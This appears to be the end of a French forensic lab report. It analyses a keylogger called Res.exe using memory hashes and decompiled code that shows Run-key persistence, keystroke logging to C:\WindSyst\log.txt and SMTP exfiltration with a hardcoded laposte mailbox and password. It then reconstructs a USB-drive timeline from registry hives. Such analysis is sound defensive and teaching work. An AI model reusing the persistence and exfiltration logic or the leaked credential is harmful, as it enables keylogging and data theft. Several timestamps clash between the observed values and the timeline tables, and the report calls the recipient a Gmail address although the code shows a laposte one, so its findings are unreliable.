4692    Res.exe 0x76ea0000      0x627000        SHELL32.dll     C:\WINDOWS\System32\SHELL32.dll -       -       Disabled
4692    Res.exe 0x76790000      0xfb000 wintypes.dll    C:\WINDOWS\System32\wintypes.dll        -       -       Disabled
4692    Res.exe 0x71460000      0x19000 MPR.DLL C:\WINDOWS\SYSTEM32\MPR.DLL     -       Disabled
4692    Res.exe 0x76ca0000      0x61000 WS2_32.dll      C:\WINDOWS\System32\WS2_32.dll  -       -       Disabled
4692    Res.exe 0x71420000      0x33000 WINMM.DLL       C:\WINDOWS\SYSTEM32\WINMM.DLL   -       -       Disabled
4692    Res.exe 0x740b0000      0x8000  VERSION.dll     C:\WINDOWS\SYSTEM32\VERSION.dll -       -       Disabled
4692    Res.exe 0x75260000      0x25000 IMM32.DLL       C:\WINDOWS\System32\IMM32.DLL   -       -       Disabled
4692    Res.exe 0x73960000      0x6d0000        windows.storage.dll     C:\WINDOWS\SYSTEM32\windows.storage.dll -       -       Disabled
4692    Res.exe 0x75130000      0xc0000 SHCORE.dll      C:\WINDOWS\System32\SHCORE.dll  -       -       Disabled
4692    Res.exe 0x77d60000      0x8f000 shlwapi.dll     C:\WINDOWS\System32\shlwapi.dll -       N/A     Disabled
4692    Res.exe 0x73650000      0x1d000 profapi.dll     C:\WINDOWS\SYSTEM32\profapi.dll -       N/A     Disabled
```

❓ Que révèle l'emplacement du fichier sur le disque ?

Réponse :

- Le dossier WindSyst imite un répertoire système légitime.
- Il s'agit d'une technique de typosquatting, indiquant une tentative de dissimulation.



❓ Les fichiers mémoire et disque sont-ils identiques ?

Réponse :

- Non, les hachages MD5 diffèrent entre le fichier disque et le binaire extrait de la RAM.

```
PS C:\Users\Malware> certutil -hashfile "C:\Users\Malware\Downloads\volatility3-develop\volatility3-develop\output\file.
0x958f333ac960.0x958f31966d00.ImageSectionObject.Res.exe.img" MD5
Hachage MD5 de C:\Users\Malware\Downloads\volatility3-develop\volatility3-develop\output\file.0x958f333ac960.0x958f31966
d00.ImageSectionObject.Res.exe.img :
89989dc53f6394cfa2e20b77a2393156
CertUtil: -hashfile La commande s'est terminée correctement.
PS C:\Users\Malware> certutil -hashfile "C:\Users\Malware\Desktop\Res.exe" MD5
Hachage MD5 de C:\Users\Malware\Desktop\Res.exe :
d872a3086fbb82ed08a8322c028692dc
```

❓ Que signifie cette différence de hachage ?

Réponse :

- Le malware est modifié à l'exécution.
- Cela prouve une phase de dépaquetage (unpacking) ou d'injection de code en mémoire.

❓ Une persistance a-t-elle été identifiée ?

Réponse :

- Oui, le malware utilise XCOPY pour se déployer dans `C:\WindSyst`.
- Il s'inscrit dans la clé de registre :
  `HKEY_CURRENT_USER\...\Run`

```
void FUN_00401aa0(void)

{
  HWND hWnd;
  QSettings local_4c [8];
  QSettings local_44 [8];
  QArrayData *local_3c [4];
  QArrayData *local_2c [7];

  hWnd = GetConsoleWindow();
  ShowWindow(hWnd,0);
  system("mkdir c:\\WindSyst");
  system("XCOPY libgcc_s_dw2-1.dll c:\\WindSyst /S");
  system("XCOPY libstdc++-6.dll c:\\WindSyst /S");
  system("XCOPY libwinpthread-1.dll c:\\WindSyst /S");
  system("XCOPY Qt5Cored.dll c:\\WindSyst /S");
  system("XCOPY Res.exe c:\\WindSyst /S");
  system("XCOPY Env.exe c:\\WindSyst /S");
  system("XCOPY Qt5Widgets.dll c:\\WindSyst /S");
  system("XCOPY Qt5Network.dll c:\\WindSyst /S");
  system("XCOPY Qt5Gui.dll c:\\WindSyst /S");
  system("XCOPY Qt5Core.dll c:\\WindSyst /S");
  system("mkdir c:\\WindSyst\\platforms");
  system("XCOPY qminimal.dll c:\\WindSyst\\platforms /S");
  system("XCOPY qoffscreen.dll c:\\WindSyst\\platforms /S");
  system("XCOPY qwindows.dll c:\\WindSyst\\platforms /S");
  local_2c[0] = (QArrayData *)
                QString::fromAscii_helper
                          ("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run",
                           0x3f);
```

❓ Quel est l'objectif de cette persistance ?


Réponse :


- Garantir le lancement automatique de Res.exe et Env.exe à chaque ouverture de session.

❓ Les données volées sont-elles identifiées ?

Réponse :

- Oui, les frappes clavier sont stockées dans `C:\WindSyst\log.txt`.





```
std::filebuf::filebuf((filebuf *)local_10c);
std::ios::init((streambuf *)local_10c);
iVar4 = std::filebuf::open("c:\\WindSyst\\log.txt",8);
if (iVar4 == 0) {
  std::ios::clear(*(uint *)((int)auStack_100 + (int)local_114[0][-3]) | 4);
}
else {
  std::ios::clear(0);
}
while( true ) {
  piVar1 = *(int **)((int)auStack_98 + (int)local_114[0][-3]);
  if (piVar1 == (int *)0x0) {
    piVar6 = (ifstream *)std::__throw_bad_cast();
    piVar5 = (istream *)local_114;
    do {
      std::ifstream::~ifstream((ifstream *)piVar5);
      if (local_12c != local_124) {
        operator.delete(local_12c);
      }
      if (local_144 != local_13c) {
        operator.delete(local_144);
      }
      piVar7 = (ifstream *)_Unwind_Resume(piVar6);
      FUN_00407730(&local_154);
      piVar5 = (istream *)piVar6;
      piVar6 = piVar7;
    } while( true );
  }
  if ((char)piVar1[7] == '\0') {
    std::ctype<char>::_M_widen_init();
    cVar3 = '\n';
    if (*(code **)(*piVar1 + 0x18) != (code *)&DAT_00407770) {
      cVar3 = (**(code **)(*piVar1 + 0x18))(10);
    }
  }
  else {
    cVar3 = *(char *)((int)piVar1 + 0x27);
  }
  piVar5 = std::getline<>((istream *)local_114,(string *)&local_12c,cVar3);
  piVar2 = local_144;
  if (((byte)piVar5[*(int *)(*(int *)piVar5 + -0xc) + 0x14] & 5) != 0) break;
  std::__cxx11::string::_M_append(local_12c,local_128);
}
```

❓ Comment les données sont-elles exfiltrées ?

Réponse :


- Par email via SMTP sécurisé (SSL/TLS).
- Serveur utilisé : `smtp.laposte.net`.
- Les données sont envoyées vers une adresse Gmail contrôlée par l'attaquant.

```
local_150 = (QArrayData *)QString::fromAscii_helper("aaaaaaaaaaaa@laposte.net",0x18);
local_14c = (QArrayData *)QString::fromAscii_helper("z98tmFrance",0xb);
local_148 = (QArrayData *)QString::fromAscii_helper("smtp.laposte.net",0x10);
```

✅ Synthèse – Validation de l'US8

- Les données mémoire et disque sont cohérentes.
- Le malware est persistant, actif en mémoire et modifié à l'exécution.
- Le scénario d'attaque est complet et confirmé.

US8 validée.



User Story (US9) – Identification de la clé USB utilisée

🧰 Quels outils sont requis ?

Outil	But	Lien d'installation
Registry Explorer	Permet d'explorer *hors ligne* les fichiers de registre Windows (.hive)	Télécharger Registry Explorer

❓ Comment charger la ruche SYSTEM dans Registry Explorer ?

Avant de naviguer dans le registre, il est nécessaire de charger la ruche SYSTEM extraite du poste compromis.

Étapes dans Registry Explorer

Étape	Action
1	Ouvrir Registry Explorer

Étape	Action
2	Cliquer sur `File` → `Load Hive`
3	Sélectionner le fichier `SYSTEM` issu du dump (ex. : `C:\Dump\SYSTEM`)
4	Valider le chargement
5	La ruche apparaît alors dans l'arborescence sous le nom SYSTEM

Une fois la ruche chargée, il est possible de naviguer librement dans les clés du registre et d'accéder aux chemins nécessaires à l'analyse USB.

❓ Comment accéder à la ruche SYSTEM ?

📍 Chemin à ouvrir dans Registry Explorer

```
SYSTEM
└── ControlSet001
    └── Enum
        └── USBSTOR
```

C'est à cet emplacement que sont enregistrés les périphériques de stockage USB ayant été connectés.

❓ Qu'est-ce que je vois dans USBSTOR ?

Sous `USBSTOR`, on devrait avoir des dossiers de ce genre :


```
Disk&Ven_Kingston&Prod_DataTraveler_2.0&Rev_1.00
Disk&Ven_SanDisk&Prod_Cruzer_Blade&Rev_1.26
```

- Chaque dossier représente un périphérique USB différent
- Ils décrivent le fabricant & le modèle

❓ Où est l'UID / numéro de série ?

Élément	Explication
Dossier valeur alphanumérique	✔️ C'est **le** numéro de série (UID) unique du périphérique USB

Élément	Explication
FriendlyName / DeviceDesc	Permet de confirmer la nature du périphérique (ex. USB Mass Storage Device)



Cette valeur unique identifier n'est ni un nom de fabricant ni un modèle, mais bien le numéro de série de la clé USB.


❓ Comment vérifier l'association lecteur ↔ USB ? (Bonus)

Si on veut relier un volume monté à la clé USB, on consulte :

```
SYSTEM
└── ControlSet001
    └── MountedDevices
```

📌 Ici, on peut voir :

- Les lettres de lecteur (`\DosDevices\E:`)
- Des GUID de volume (`\??\Volume{...}`)



Cette information est dépendante du poste analysé (mapping local), et ne remplace pas l'UID matériel.

✅ Synthèse – Validation de l’US9

L’analyse du registre Windows a permis d’identifier avec succès la clé USB utilisée sur le poste compromis.

- Le numéro de série unique (UID / Serial Number) de la clé USB a été extrait depuis la ruche SYSTEM, clé

  `HKLM\SYSTEM\ControlSet001\Enum\USBSTOR`.


- Serial Number identifié :

  `4C530000281008116284&0`

- Une analyse complémentaire a également été réalisée via la clé MountedDevices, permettant de confirmer le mapping entre le périphérique USB et le volume monté sur le poste (informations dépendantes du système analysé).

La User Story US9 est donc validée, le critère d’acceptation étant pleinement respecté :

le numéro de série unique de la clé USB a été identifié et exploitable dans le cadre de l’enquête forensic.




User Story (US10) – Chronologie de la fuite

❓ Timeline – Première installation de la clé USB

📍 Artefact analysé

```
SYSTEM
└── ControlSet001
    └── Enum
        └── USBSTOR
            └── Disk&Ven_...&Prod_...
                └── <UID>
```

Horodatage observé



```
LastWrite Time : 2020-02-03 12:12:32
```

Interprétation

Cette date correspond à la première installation connue de la clé USB sur le poste analysé.

Timeline – Étape 1

Date / Heure	Événement
2020-02-03 12:12:32	Première installation de la clé USB

❓ Timeline – Reconnexion de la clé USB

📍 Artefact analysé

```
SYSTEM
 └── ControlSet001
    └── Enum
       └── USB
          └── VID_xxxx&PID_yyyy
             └── <InstanceID>
```

Horodatage observé

```
LastWrite Time : 2020-02-03 12:12:32
```

Interprétation

Cette date indique une connexion ou reconnexion effective de la clé USB sur le système.

Timeline – Étape 2

Date / Heure	Événement
2020-02-03 12:44:21	Reconnexion de la clé USB

❓ Timeline – Montage du volume USB

📍 Artefact analysé

```
SYSTEM
 └── ControlSet001
    └── MountedDevices
```

Horodatage observé

LastWrite Time : 2023-03-15 12:43:01

Interprétation

Cette date correspond à l'attribution d'une lettre de lecteur à la clé USB (ex. : E:).

Timeline – Étape 3

Date / Heure	Événement
2020-03-15 12:43:01	Attribution d'un lecteur à la clé USB

❓ Timeline – Accès utilisateur à la clé USB

⚠️ Cette étape nécessite le chargement de **NTUSER.DAT**.

📍 Artefact analysé

```
NTUSER.DAT
 └── Software
    └── Microsoft
       └── Windows
          └── CurrentVersion
             └── Explorer
                └── MountPoints2
                   └── {GUID ou lettre}
```

Horodatage observé

LastWrite Time : 2023-03-15 18:44:05 UTC

Interprétation

Cette date correspond à un accès à la clé USB par l'utilisateur connecté.

Timeline – Étape 4


Date / Heure	Événement
2023-03-15 18:44:05	Accès utilisateur à la clé USB

❓ Comparaison des horodatages avec USBSTOR

Les horaires relevés dans Enum\USB, MountedDevices et MountPoints2 peuvent être comparés directement avec les LastWrite Time de la clé USB dans USBSTOR, au même endroit que le Serial Number identifié précédemment :

```
SYSTEM
└── ControlSet001
    └── Enum
        └── USBSTOR
            └── Disk&Ven_...&Prod_...
                └── <UID>
```

- Cette comparaison permet de confirmer la cohérence des événements avec la première installation et les connexions ultérieures de la clé USB.
- Elle sert également à valider l'ordre chronologique et l'intégrité des données de l'enquête forensic.



Serial Number	Device Name	Disk Id	Installed	First Installed	Last Connected	Last Removed
4C530000281008116284&0	SanDisk Cruzer Blade USB Device	{635b1203-467e-11ea-ba75-000c295e7ac0}	2020-02-03 12:12:32	2020-02-03 12:12:32	2020-02-03 12:44:21	2020-02-03 12:45:00

Timeline globale consolidée (rendu final)

Date / Heure	Artefact	Événement
2020-02-03 12:12:32	USBSTOR	Première installation de la clé USB
2020-02-03 12:44:21	Enum\USB	Reconnexion de la clé USB
2020-03-15 18:43:01	MountedDevices	Attribution d'un lecteur
2020-03-15 18:44:05	MountPoints2	Accès utilisateur à la clé USB

✅ Synthèse – Validation de l'US10

L'analyse des LastWrite Time a permis de reconstituer une chronologie complète et cohérente de l'utilisation de la clé USB.

La comparaison avec les horodatages dans USBSTOR a confirmé la cohérence des événements, depuis l'installation initiale jusqu'à l'accès utilisateur.

La User Story US10 est validée, les critères d'acceptation étant respectés :

la chronologie de la fuite est exploitable et corrélable aux événements supposés de fuite de données.